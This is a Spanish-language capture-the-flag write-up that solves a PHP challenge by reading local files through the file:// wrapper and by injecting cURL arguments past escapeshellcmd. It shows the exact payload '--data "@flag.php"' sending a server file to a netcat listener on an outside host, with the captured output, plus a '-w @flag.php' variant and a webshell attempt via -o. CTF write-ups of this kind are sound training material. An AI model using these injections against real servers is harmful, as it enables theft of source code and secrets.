
Hay varias formas, así como varias soluciones a este paso final, empezamos con la primera:

1. Pues en PHP, que como he dicho, es fantástico, tiene los "**wrappers**" o "**protocolos y envolturas**", y que sirven para trabajar, **vía URL** con funciones del sistema de ficheros como son fopen(), copy(), etc (literal de la guía de php).


Tabla de contenidos

- [file://](#) — Acceso al sistema de ficheros local
- [http://](#) — Acceso a URLs en HTTP(s)
- [ftp://](#) — Acceso a URLs por FTP(s)
- [php://](#) — Acceso a distintos flujos de E/S
- [zlib://](#) — Flujos de compresión
- [data://](#) — Data (RFC 2397)
- [glob://](#) — Encuentra las rutas que coincidan con el patrón
- [phar://](#) — Archivo PHP
- [ssh2://](#) — Secure Shell 2
- [rar://](#) — RAR
- [ogg://](#) — Flujos de audio
- [expect://](#) — Flujos de Interacción de Procesos

Si nos fijamos en uno en concreto, o si directamente hemos buscado ejemplos de LFI en san google, nos habremos dado cuenta que el wrapper **file://** nos permite leer el contenido de un fichero local. Lo que nos falta es la ruta de dicho fichero, y en este caso la solución es muy fácil = "la ruta por defecto de cualquier servidor web en un sistema Linux" **/var/www/html/** y ahí es donde se aloja la web del reto (si no lo sabes, puedes ir probando sitios, pero creo que no era necesario complicarlo tanto). Y al hacer la petición nos devuelve el contenido del fichero junto con la **FLAG!!**



2. Si teníamos dudas de cómo estaba haciendo la petición o si directamente hubieramos probado a meter cosas, nos hubieramos dado cuenta que lo que estaba haciendo el backend, era ejecutar un comando cURL directamente. Y de ahí la gracia de la segunda pista, que igual alguien entendió cuando se refería a las "**Páginas Man**". Y es que gracias a consultar las mismas, o directamente con poner un "**-h**" para ver la ayuda y nos mostraría lo siguiente. (Caso directo de **Command Injection**)



Igual alguien lo pensó e intentó lanzar un "**&& cat flag.php**" o similar. Y digo intentó porque esto no va a funcionar, evidentemente, y es porque lo que esta haciendo es pasar el input por una función muy famosa que se llama "**escapeshellcmd**" y que si miramos en la guía vereís que precede a algunos caracteres con una barra invertida (los que considera peligrosos, y así evita que se ejecuten correctamente).

Nos podíamos haber dado cuenta si empezabamos a probar los distintos caracteres. Pero sabiendo que caracteres sustituye y siendo que ejecuta cURL, podemos pasarle argumentos al cURL y así leer la flag de diversas formas:

- Con la opción **--data** (especificando que le estamos pasando unos datos a la petición HTTP por POST) podemos añadirle un fichero local a la petición mediante: **--data "@flag.php**" y enviarla a un servidor que controlemos para recibirlo.

```
root@scw-995071:~# curl icanhazip.com
51.15.122.90
root@scw-995071:~# nc -lvp 4343
listening on [any] 4343 ...
Warning: forward host lookup failed for 24-128-15-51.rev.cloud.scaleway.com: Unknown host
connect to [10.21.168.17] from 24-128-15-51.rev.cloud.scaleway.com [51.15.122.24] 47250
POST / HTTP/1.1
Host: 51.15.122.90:4343
User-Agent: curl/7.47.0
Accept: */*
Content-Length: 134
Content-Type: application/x-www-form-urlencoded

<?php// flag: secuma18{StRCmPFuCKs_&_ByPasS_eSc4p3Sh3llCMD}echo "God Try but maybe you have to see complete file to get the flag!!";?>

Welcome Mrs T3lP1err3
Introduce target to communicate with the rat:

51.15.122.90:4343 -data "@flag.php"

Results:
```

- Si directamente indagamos más en cURL, podemos encontrar la opción **-w** (write-out) que nos permite escribir un mensaje por pantalla cuando se ha realizado la petición, y de nuevo, podemos pasarle un fichero local a escribir de esta forma: **-w "@flag.php"**
- Cualquier opción que nos permita importar un fichero local y así explotar ese LFI del que tanto hemos hablado.

* Alguien podría pensar que con un **-o** el usuario podría dejar una **webshell** y moverse así por el sistema. Pues en las pruebas que he realizado, **NO** he conseguido subir una webshell puesto que al ejecutarse en un contenedor **docker**, el propietario del directorio del servidor web es **root**, y al ejecutarse el curl con el usuario **www-data** no puedo escribir en más sitios que en **/tmp**, por tanto no lo he conseguido, si alguien lo consigue que contacte conmigo y será recompensado por la hazaña.

